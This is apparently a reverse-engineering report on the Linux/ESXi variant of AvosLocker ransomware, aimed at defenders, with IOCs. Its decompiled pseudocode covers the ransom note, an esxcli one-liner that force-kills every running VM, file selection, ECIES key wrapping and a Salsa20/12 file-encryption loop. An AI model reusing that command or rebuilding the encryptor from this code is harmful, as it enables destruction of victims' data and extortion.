AvosLocker Ransomware Linux Version Analysis

Archived: 2026-04-05 20:21:33 UTC

Introduction

Over the last few months, several cyber gangs (BlackCat, Hive, Revil, etc.) have built Linux versions of their ransomware, specifically targeting the VMware ESXi. The reason is that a single command could encrypt all the data contained on the virtual machines. In autumn 2021, the Avoslocker operators announced their new Linux variant of AvosLocker. The sample has been publicly available since January 2022.

This article is a detailed analysis of the Avoslinux piece of ransomware. The main objectives were to show the differences with the Windows variant, to understand the encryption mechanisms and to see if any anti-reverse engineering techniques were used.

ELF Analysis

The analyzed sample was found on the public platform MalwareBazaar and its sha256sum is `10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4`. Based on the ELF header, it was compiled with GCC 4.4.7.

```
 $ readelf -p .comment 10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4.elf
String dump of section '.comment':
  [     0]  GCC: (GNU) 4.4.7 20120313 (Red Hat 4.4.7-23)
```

Obviously, the binary is stripped and does not contain any symbols:

```
 $ nm 10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4.elf
nm: 10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4.elf: no symbols
```

The ELF header also contains the sections `.ctors` and `.dtors`. The `.ctors` section contains a list of functions ran before the main function to initialize dynamic non-local variables.

```
 $ readelf -S ./10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4.elf
Section Headers:
  [Nr] Name              Type            Address           Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS        0000000000400200  00000200
       000000000000001c  0000000000000000   A       0     0     1
....
snip
....
  [19] .ctors            PROGBITS        0000000000757000  00157000
       00000000000000a0  0000000000000000  WA       0     0     8
  [20] .dtors            PROGBITS        00000000007570a0  001570a0
       0000000000000010  0000000000000000  WA       0     0     8
```

The last constructor function called initializes three strings, the ransom notes, the sample ID, and base64 strings:

```
int ctor_001()
{
  char v1; // [rsp+Ch] [rbp-Ch] BYREF
  char v2; // [rsp+Dh] [rbp-Bh] BYREF
  char v3; // [rsp+Eh] [rbp-Ah] BYREF
  char v4[9]; // [rsp+Fh] [rbp-9h] BYREF

  std::ios_base::Init::Init(&unk_78B909);
  __cxa_atexit(std::ios_base::Init::~Init, &unk_78B909, &unk_4F5788);
  std::string::string(
    &ransom_notes,
    "Attention!\r\n"
    "Your files have been encrypted.\r\n"
    "We highly suggest not shutting down your computer in case encryption process is not finished, as your files may get "
    "corrupted.\r\n"
    "In order to decrypt your files, you must pay for the decryption key & application.\r\n"
    "You may do so by visiting us at http://avosjon4pfh3y7ew3jdwz6ofw7lljcxlbk7hcxxmnxlh5kvf2akcqjad.onion.\r\n"
    "This is an onion address that you may access using Tor Browser which you may download at https://www.torproject.org/"
    "download/\r\n"
    "Details such as pricing, how long before the price increases and such will be available to you once you enter your I"
    "D presented to you below in this note in our website.\r\n"
    "Contact us soon, because those who don't have their data leaked in our press release blog and the price they'll have"
    " to pay will go up significantly.\r\n"
    "The corporations whom don't pay or fail to respond in a swift manner can be found in our blog, accessible at http://"
    "avosqxh72b5ia23dl5fgwcpndkctuzqvh2iefk5imp3pi5gfhel5klad.onion\r\n",
    v4);
  __cxa_atexit(std::string::~string, &ransom_notes, &unk_4F5788);
  std::string::string(&g_avoslinux_ID, "2bf79e1403bf392b9ff640d56b95d6afa3f29d9dfbe75586141160167a14bb57", &v3);
  __cxa_atexit(std::string::~string, &g_avoslinux_ID, &unk_4F5788);
  std::string::string(&g_partners_msg, byte_4F66D8, &v2);
  __cxa_atexit(std::string::~string, &g_partners_msg, &unk_4F5788);
  std::string::string(
    &base64_steam,
    "MFYwEAYHKoZIzj0CAQYFK4EEAAoDQgAE9U+h7UA0Do9mVDFVJM9Gj5Qi/5zn2b/5dH9qFMApEmVngoc4zlLk49U1iWc2l+in2CtyQb+/s+JKvyPvack9gw==",
    &v1);
```

ransom_notes

The decoded base64 strings are 88-byte long and at first sight I couldn't figure out what it was.

```
 $echo -en "MFYwEAYHKoZIzj0CAQYFK4EEAAoDQgAE9U+h7UA0Do9mVDFVJM9Gj5Qi/5zn2b/5dH9qFMApEmVngoc4zlLk49U1iWc2l+in2CtyQb+/s+JKvy
00000000: 3056 3010 0607 2a86 48ce 3d02 0106 052b  0V0...*.H.=....+
00000010: 8104 000a 0342 0004 f54f a1ed 4034 0e8f  .....B...O..@4..
00000020: 6654 3155 24cf 468f 9422 ff9c e7d9 bff9  fT1U$.F.."......
00000030: 747f 6a14 c029 1265 6782 8738 ce52 e4e3  t.j..).eg..8.R..
00000040: d535 8967 3697 e8a7 d82b 7241 bfbf b3e2  .5.g6....+rA....
00000050: 4abf 23ef 69c9 3d83                      J.#.i.=.
```

Then, by digging further in the binary, it appears to be an elliptic curve public key generated using the secp256k1 curve.

```
$echo -en "MFYwEAYHKoZIzj0CAQYFK4EEAAoDQgAE9U+h7UA0Do9mVDFVJM9Gj5Qi/5zn2b/5dH9qFMApEmVngoc4zlLk49U1iWc2l+in2CtyQb+/s+JKvy
   0:d=0  hl=2 l=  86 cons: SEQUENCE
   2:d=1  hl=2 l=  16 cons: SEQUENCE
   4:d=2  hl=2 l=   7 prim: OBJECT            :id-ecPublicKey
  13:d=2  hl=2 l=   5 prim: OBJECT            :secp256k1
  20:d=1  hl=2 l=  66 prim: BIT STRING
     0000 - 00 04 f5 4f a1 ed 40 34-0e 8f 66 54 31 55 24 cf   ...O..@4..fT1U$.
     0010 - 46 8f 94 22 ff 9c e7 d9-bf f9 74 7f 6a 14 c0 29   F.."......t.j..)
     0020 - 12 65 67 82 87 38 ce 52-e4 e3 d5 35 89 67 36 97   .eg..8.R...5.g6.
     0030 - e8 a7 d8 2b 72 41 bf bf-b3 e2 4a bf 23 ef 69 c9   ...+rA....J.#.i.
     0040 - 3d 83                                             =.
```

Finally, three objects are initialized, two of them will hold a public and private key, and one is for the random generator. These objects come from the crypto++ library.

```
DL_PrivateKey_EC(g_private_key);
__cxa_atexit(func, g_private_key, &unk_4F5788);
DL_PublicKey_EC_0(&g_pubkey);
__cxa_atexit(CryptoPP::DL_PublicKey_EC<CryptoPP::ECP>::~DL_PublicKey_EC, &g_pubkey, &unk_4F5788);
g_prng.field_50 = off_757C90;
CryptoPP::Algorithm::Algorithm(&g_prng.field_58, 1);
g_prng.field_50 = &off_7874D0;
g_prng.field_58 = off_787580;
g_prng.field_70 = 0x3FFFFFFFFFFFFFFFLL;
g_prng.field_78 = 0LL;
g_prng.field_80 = sub_41FAA0(&g_prng.gap60[8], 0LL);
CryptoPP::SecBlock<unsigned char,CryptoPP::AllocatorWithCleanup<unsigned char,false>>::SecBlock(g_prng.field_88, 0LL);
g_prng.field_50 = &off_4F7EF0;
g_prng.field_58 = off_4F7FC0;
f_gen_block = off_757C90;
CryptoPP::Algorithm::Algorithm(&off_78B788, 1);
off_78B790 = 0LL;
qword_78B7A0 = -1LL;
qword_78B7A8 = 0LL;
off_78B7B0 = 0LL;
f_gen_block = &off_4F91D0;
off_78B7B8 = off_4F92C8;
off_78B7B8 = off_4F9360;
CryptoPP::Algorithm::Algorithm(&g_prng, 1);
g_prng.field_10 = -1LL;
g_prng.field_18 = 0LL;
g_prng.field_20 = 0LL;
g_prng.field_30 = -1LL;
g_prng.field_38 = 0LL;
g_prng.field_40 = 0LL;
g_prng.field_48 = 0LL;
f_gen_block = &to_CipherModeFinalTemplate_CipherHolder;
off_78B788 = off_4F78A8;
off_78B7B8 = off_4F7940;
g_prng.g_prng = off_4F79C0;
off_78B790 = &g_prng.field_50;
sub_4BFC60(&f_gen_block);
__cxa_atexit(
  CryptoPP::CipherModeFinalTemplate_CipherHolder<CryptoPP::BlockCipherFinal<(CryptoPP::CipherDir)0,CryptoPP::MDC<CryptoPP::SHA1>::Enc>,CryptoPP::Co
  &f_gen_block,
  &unk_4F5788);
filename__ = 0LL;
off_78B8F8 = 0LL;
off_78B900 = 0LL;
return __cxa_atexit(sub_41C6A0, &filename__, &unk_4F5788);
}
```

ctors_object_init

Main function

No technique has been set up to obfuscate and protect the ransomware. The ransomware is basic and accepts two parameters, the number of threads to be used and the directories to encrypt:

```
26  if ( (int)argc <= 2 || (v4 = argv_1[1], !strcmp(v4, "help")) || *v4 == '-' )
27  {
28    puts(
29      "AvosLinux | Branch SnowELF\n"
30      "Usage: ./elf <thread count> <path> [path] [path] ...\n"
31      "Example: ./elf 50 /vmfs/volumes/ /home/ /tmp/\n"
32      "Notes:\n"
33      "[path] can be set to 'esxi' as an alias to /vmfs/volumes/\n"
34      "ESXi VMs will be forced to shutdown when ran against ESXi paths.\n"
35      "\n"
36      "Run in background: nohup ./elf 50 esxi &\n");
37    result = 2LL;
```

program_helper

If one of the given paths contains the strings "esxi" or "vmfs", a global variable is set to true and the running VMs (virtual machines) are killed using the *esxcli* command line:

```
69          if ( flag_vmfs_or_esxi )
70          {
71            printf("[+] Killing ESXi VMs ... ");
72            system(
73              "esxcli --formatter=csv --format-param=fields==\"WorldID,DisplayName\" vm process list | tail -n +2 | awk"
74              " -F $',' '{system(\"esxcli vm process kill --type=force --world-id=\" $1)}'");
75            sleep(5u);
76            puts("[OK]");
77          }
```

killing_ESXi

Finally, it will browse the given lists of directories recursively, load the attackers' public key and build a list of files that the encryption thread routine will consume.

```
84          do
85          {
86            s_dirname_1 = argv[2];
87            if ( !strcmp(s_dirname_1, s_esxi) )
88            {
89              strcpy(s_dirname, "/vmfs/volumes/");
90              build_files_list(s_dirname);
91            }
92            else
93            {
94              build_files_list(s_dirname_1);
95            }
96            ++v12;
97            ++argv;
98          }
99          while ( argc > v12 );
100         pthread_mutex_lock(&stru_78B8C0);
101         byte_78B8E8 = 1;
102         pthread_mutex_unlock(&stru_78B8C0);
103         if ( v17 > 1 )
104         {
105           for ( i = 2LL; i <= v17; ++i )
106           {
107             if ( pthread_create(&haystack[8 * i], 0LL, encryption_routine, i) )
108             {
109               puts("Error: pthread_create() failed");
110               exit(1);
111             }
112           }
113         }
114         printf(
115           "[+] Objects: %lld\n[+] Application will be terminated when the encryption is over. Please wait.\n",
116           g_number_of_files_to_enc);
117         pthread_exit(0LL);
```

main_encryption_flow

Generating the list of files to encrypt

The function that builds the list of files to encrypt is simple. First, it calls "opendir" with the directory path name to encrypt, and then, using "readdir", it iterates through the files in the directory. If it is a regular file and the name is not "README_FOR_RESTORE" or it does not end with the ".avoslinux" or ".avos2" extension, it is added to the global list. If the esxi global variable is set to true, only files that end with ".vmdk", ".vmem", ".vswp", ".vmsn" or ".log" are added to the list:

```
57      while ( !strcmp(&dirent->filename, "README_FOR_RESTORE") );
58      current_filename_1 = &dirent->filename;
59      current_filename = malloc(0x1000uLL);
60      strcpy(current_filename, s_dirname);
61      dirname_len = strlen(s_dirname);
62      current_filename_2 = current_filename_1;
63      if ( s_dirname[dirname_len - 1] != '/' )
64      {
65        *&current_filename[strlen(current_filename)] = '/';
66        current_filename_2 = current_filename_1;
67      }
68      strcat(current_filename, current_filename_2);
69      if ( flag_vmfs_or_esxi )
70      {
71        if ( !check_extension(current_filename, ".vmdk")
72          && !check_extension(current_filename, ".vmem")
73          && !check_extension(current_filename, ".vswp")
74          && !check_extension(current_filename, ".vmsn")
75          && !check_extension(current_filename, ".log") )
76        {
77          goto LABEL_23;
78        }
79LABEL_26:
80        pthread_mutex_lock(&mutex);
81        std::string::string(ptr_current_filename, current_filename, &v13);
82        if ( off_78B8F8 == g_last_file_list )
83        {
84          add_to_list(&g_files_list, off_78B8F8, ptr_current_filename);
85        }
86        else
87        {
88          if ( off_78B8F8 )
89          {
90            std::string::string(off_78B8F8, ptr_current_filename);
91            v8 = off_78B8F8;
92          }
93          else
94          {
95            v8 = 0LL;
96          }
97          off_78B8F8 = (v8 + 8);
98        }
99        std::string::~string(ptr_current_filename);
100       ++g_number_of_files_to_enc;
101       pthread_mutex_unlock(&mutex);
102       free(current_filename);
103     }
104     else
105     {
106       if ( !check_extension(current_filename, ".avoslinux") && !check_extension(current_filename, ".avos2") )
107         goto LABEL_26;
```

build_files_list_to_encrypt

Unlike most Windows pieces of ransomware, that only encrypt data files based on their extension name using a whitelist or a blacklist, this Linux variant may encrypt all the files, including system files.

Load the attackers' public key

Because the ransomware uses the crypto++ library, we recognize the particular concept of *filters* and *pipes* used by the library in the reversed code. Similarly to Unix, Pipes allows data flows from a source to a sink and filters them to transform them. The original function that decodes and loads the base64 attackers' public key would probably look like this:

```
 AutoSeededRandomPool prng;
string encoded = "MFYwEAYHKoZIzj0CAQYFK4EEAAoDQgAE9U+h7UA0Do9mVDFVJM9Gj5Qi/5zn2b/5dH9qFMApEmVngoc4zlLk49U1iWc2l+in2CtyQb+/
string decoded;

StringSource ss(encoded, true, new Base64Decoder( new StringSink(decoded)));

ECIES<ECP>::Encryptor e0;
e0.AccessPublicKey().Load(decoded);
e0.GetPublicKey().ThrowIfInvalid(prng, 3); // Validate the public key
```

```
14  decoded_pub_key[0] = &b64sig;
15  b64_sink = operator new(0x28uLL);
16  CryptoPP::Algorithm::Algorithm(b64_sink, 0);
17  b64_sink->field_0 = g_StringSinkTemplate;
18  b64_sink->field_8 = off_769220;
19  b64_sink->string = decoded_pub_key;
20  obj_Base64Decoder = operator new(0x68uLL);
21  DecodingLookupArray = GetDecodingLookupArray__();
22  Base64Decoder::Base64Decoder(obj_Base64Decoder, DecodingLookupArray, 6, b64_sink);
23  s_base64_key_1 = "i_base64_key";
24  obj_Base64Decoder->field_0 = &g_Base64Decoder;
25  obj_Base64Decoder->field_8 = off_754FC0;
26  StringSource::StringSource_0(&StringSource, s_base64_key_1, 1, obj_Base64Decoder);// base64 pub key
27  StringSource::StringSource_1(&StringSource_pub_key, decoded_pub_key, 1, 0LL);
28  (*(&AD3(struc_1)->attackers_pub_keys + *(AD3(struc_1)->attackers_pub_keys - 14)))[7](// CryptoPP::ASN1CryptoMaterial<CryptoPP::PublicKey>::Load(CryptoPP::BufferedTransformation &)
29    &AD3(struc_1)->attackers_pub_keys + *(AD3(struc_1)->attackers_pub_keys - 14),
30    &StringSource_pub_key);
31  StringSource_pub_key.field_38 = off_4FC5D0;
32  StringSource_pub_key.field_30 = &off_4F8BF0;
33  StringSource_pub_key.field_0 = &off_77E410;
34  StringSource_pub_key.field_8 = off_775E88;
35  if ( StringSource_pub_key.field_18 )
36    (*(*StringSource_pub_key.field_18 + 8LL))(StringSource_pub_key.field_18);
37  StringSource_pub_key.field_0 = off_4FC5D0;
38  StringSource_pub_key.field_8 = &off_4F8BF0;
39  StringSource.field_38 = off_4FC5D0;
40  StringSource.field_30 = &off_4F8BF0;
41  StringSource.field_0 = &off_77E410;
42  StringSource.field_8 = off_775E88;
43  if ( StringSource.field_18 )
44    (*(*StringSource.field_18 + 8LL))(StringSource.field_18);
45  StringSource.field_8 = off_4FC5D0;
46  StringSource.field_0 = &off_4F8BF0;
47  v7 = (*(&AD3(struc_1)->attackers_pub_keys + *(AD3(struc_1)->attackers_pub_keys - 14)))[4](// CryptoPP::DL_PublicKeyImpl<CryptoPP::DL_GroupParameters_EC<CryptoPP::ECP>>::Validate(CryptoPP::RandomNumberGenerator &,uint)
48        &AD3(struc_1)->attackers_pub_keys + *(AD3(struc_1)->attackers_pub_keys - 14),
49        &g_prng,
50        3LL);
51  v8 = 0;
```

load_attackers_public_elliptic_curvre_key


Encryption

To encrypt files on the disk, Avoslinux uses the Salsa20 stream ciphers using the 12-round variant. For each file to encrypt, it generates a 32-byte long Salsa key and an 8-byte long nonce.

```
v38 = -1LL;
key_size = 0x20LL;
salsa_key = CryptoPP::UnalignedAllocate(0x20uLL);
v35 = -1LL;
v36 = 8LL;
nonce = CryptoPP::UnalignedAllocate(8uLL);
CryptoPP::AdditiveCipherTemplate<CryptoPP::AbstractPolicyHolder<CryptoPP::AdditiveCipherAbstractPolicy,CryptoPP::CTR_ModePolicy>>::GenerateBlock(
  &f_gen_block,
  salsa_key,
  0x20uLL);
CryptoPP::AdditiveCipherTemplate<CryptoPP::AbstractPolicyHolder<CryptoPP::AdditiveCipherAbstractPolicy,CryptoPP::CTR_ModePolicy>>::GenerateBlock(
  &f_gen_block,
  nonce,
  8uLL);
fd_file_to_Enc = fopen(*s_filename, "r+");
fd_file_to_Enc_1 = fd_file_to_Enc;
v3 = -1;
if ( !fd_file_to_Enc )
  goto LABEL_14;
fseek(fd_file_to_Enc, 0LL, 2);
v20 = ftello(fd_file_to_Enc_1);
fseek(fd_file_to_Enc_1, 0LL, 0);
key_n_nonce[0] = *salsa_key;
key_n_nonce[1] = *(salsa_key + 1);
key_n_nonce[2] = *(salsa_key + 2);
key_n_nonce[3] = *(salsa_key + 3);
nonce_1 = *nonce;
b64_sig = &b64sig;
key_n_nonce[4] = nonce_1;
ECIES_n_b64(key_n_nonce, 0x28, &b64_sig);
```

gen_salsa_key_nonce

The generated key and nonce are passed to the function "ECIES_n_b64" to be encrypted using the ECIES (Elliptic Curve Integrated Encryption Scheme) crypto scheme, and then base64-encoded.



ECIES_encrypt_key_and_nonce

The function would probably look like this:

```
 string key_nonce;
StringSource ss1 (key_nonce, true, new PK_EncryptorFilter(prng, e0, new Base64Encoder( new StringSink(b64_ecies_key_nonce)
```

The ECIES-encrypted output is bigger than the original: 125-byte long. Based on the crypto++ ECIES documentation, "The output of the encryption function is the tuple *{K,C,T}*, where *K* is the encrypted common secret, *C* is the ciphertext, and *T* is the authentication tag."

The number of Salsa rounds is set:

```
salsa_round[0] = 12;
set_salsa_rounds(&v41, "Rounds", salsa_round, 1);
v6 = sub_422BF0(&v41, 0x501980LL, &v32, v43);
sub_443BE0(&params_value_paris, v6);
v41 = &off_759450;
sub_41AE90(&v42);
v7 = ptr;
v41 = off_4F72B0;
v8 = v32.field_28;
if ( ptr )
{
  if ( v32.field_28 > v32.field_20 )
    v8 = v32.field_20;
  memset(ptr, 0, v8);
  CryptoPP::AlignedDeallocate(v7);
}
CryptoPP::SimpleKeyingInterface::SetKey(&a1, salsa_key, key_size, &params_value_paris);
file_end_position_1 = file_end_position;
```

set_salsa_rounds_and_key

The file is encrypted using the Salsa20/12 algorithm, and the key with the previously encrypted nonce (ECIES and base64) is appended to the end of the file.

```
131  if ( file_end_position > 0xBB7FFF )
132  {
133    while ( 1 )
134    {
135      bytes_read = fread(read_data, 1uLL, 0xFA000uLL, fd_file_to_Enc_1);
136      v11 = file_end_position_1 + bytes_read;
137      fseek(fd_file_to_Enc_1, -bytes_read, SEEK_CUR);
138      CryptoPP::AdditiveCipherTemplate<CryptoPP::AbstractPolicyHolder<CryptoPP::AdditiveCipherAbstractPolicy,CryptoPP::SymmetricCipher>>::ProcessData(
139        &a1,
140        read_data,
141        read_data,
142        bytes_read);
143      fwrite(read_data, 1uLL, bytes_read, fd_file_to_Enc_1);
144      if ( bytes_read <= 0xF9FFF )
145        break;
146      if ( v11 <= 0x9C4FFF )
147        goto LABEL_25;
148      file_end_position_1 = v11 - 0x9C4000;
149      fseek(fd_file_to_Enc_1, 0x9C4000LL, SEEK_CUR);
150    }
151  }
152  else
153  {
154    v17 = fread(read_data, 1uLL, 0xFA000uLL, fd_file_to_Enc_1);
155    fseek(fd_file_to_Enc_1, 0LL, SEEK_SET);
156    CryptoPP::AdditiveCipherTemplate<CryptoPP::AbstractPolicyHolder<CryptoPP::AdditiveCipherAbstractPolicy,CryptoPP::SymmetricCipher>>::ProcessData(
157      &a1,
158      read_data,
159      read_data,
160      v17);
161    if ( file_end_position <= 0xF9F54 )
162    {
163      to_memcpy(&read_data[v17], 0xABuLL, b64_sig_1, 0xABuLL);
164      fwrite(read_data, 1uLL, v17 + 171, fd_file_to_Enc_1);
165      goto LABEL_12;
166    }
167    fwrite(read_data, 1uLL, v17, fd_file_to_Enc_1);
168LABEL_25:
169    fseek(fd_file_to_Enc_1, 0LL, SEEK_END);
170  }
171  fwrite(b64_sig_1, 1uLL, 0xABuLL, fd_file_to_Enc_1);
172LABEL_12:
173  free(read_data);
174  fclose(fd_file_to_Enc_1);
```

salsa20/12 encrypting

Then, the file is renamed by appending the ".avoslinux" extension to the file.

```
175  append_str(newa, s_filename, ".avoslinux");
176  rename(*s_filename, newa[0]);
```

File renamed

Finally, the Salsa key and the nonce are erased from the memory:

```
203  nonce_2 = nonce;
204  nonce_size_1 = nonce_size;
205  if ( nonce )
206  {
207    if ( nonce_size > v35 )
208      nonce_size_1 = v35;
209    memset(nonce, 0, nonce_size_1);
210    CryptoPP::AlignedDeallocate(nonce_2);
211  }
212  salsa_key_1 = salsa_key;
213  salsa_key_size = key_size;
214  if ( salsa_key )
215  {
216    if ( key_size > v38 )
217      salsa_key_size = v38;
218    memset(salsa_key, 0, salsa_key_size);
219    CryptoPP::AlignedDeallocate(salsa_key_1);
220  }
221  return v3;
222}
```

Salsa key and nonce zeroing

Conclusion

The Linux variant is very simple and has no special features like network encryption or any anti-reverse techniques to obfuscate codes. The encryption process is not common for a piece of ransomware and it is different from the Windows variant, which uses the RSA and AES combination. Another thing to note is that unlike most Windows pieces of ransomware, that only encrypt data files based on their extension name using a whitelist or a blacklist, this Linux variant may encrypt all the files, including system files.

IOCs

Sample hash

- SHA256: 10ab76cd6d6b50d26fde5fe54e8d80fceeb744de8dbafddff470939fac6a98c4
- SHA1: 9c8f5c136590a08a3103ba3e988073cfd5779519
- MD5: f659d1d15d2e0f3bd87379f8e88c6b42

Elliptic curve public key

- MFYwEAYHKoZIzj0CAQYFK4EEAAoDQgAE9U+h7UA0Do9mVDFVJM9Gj5Qi/5zn2b/5dH9qFMApEmVngoc4zlLk49U1iWc2l+in2CtyQt

---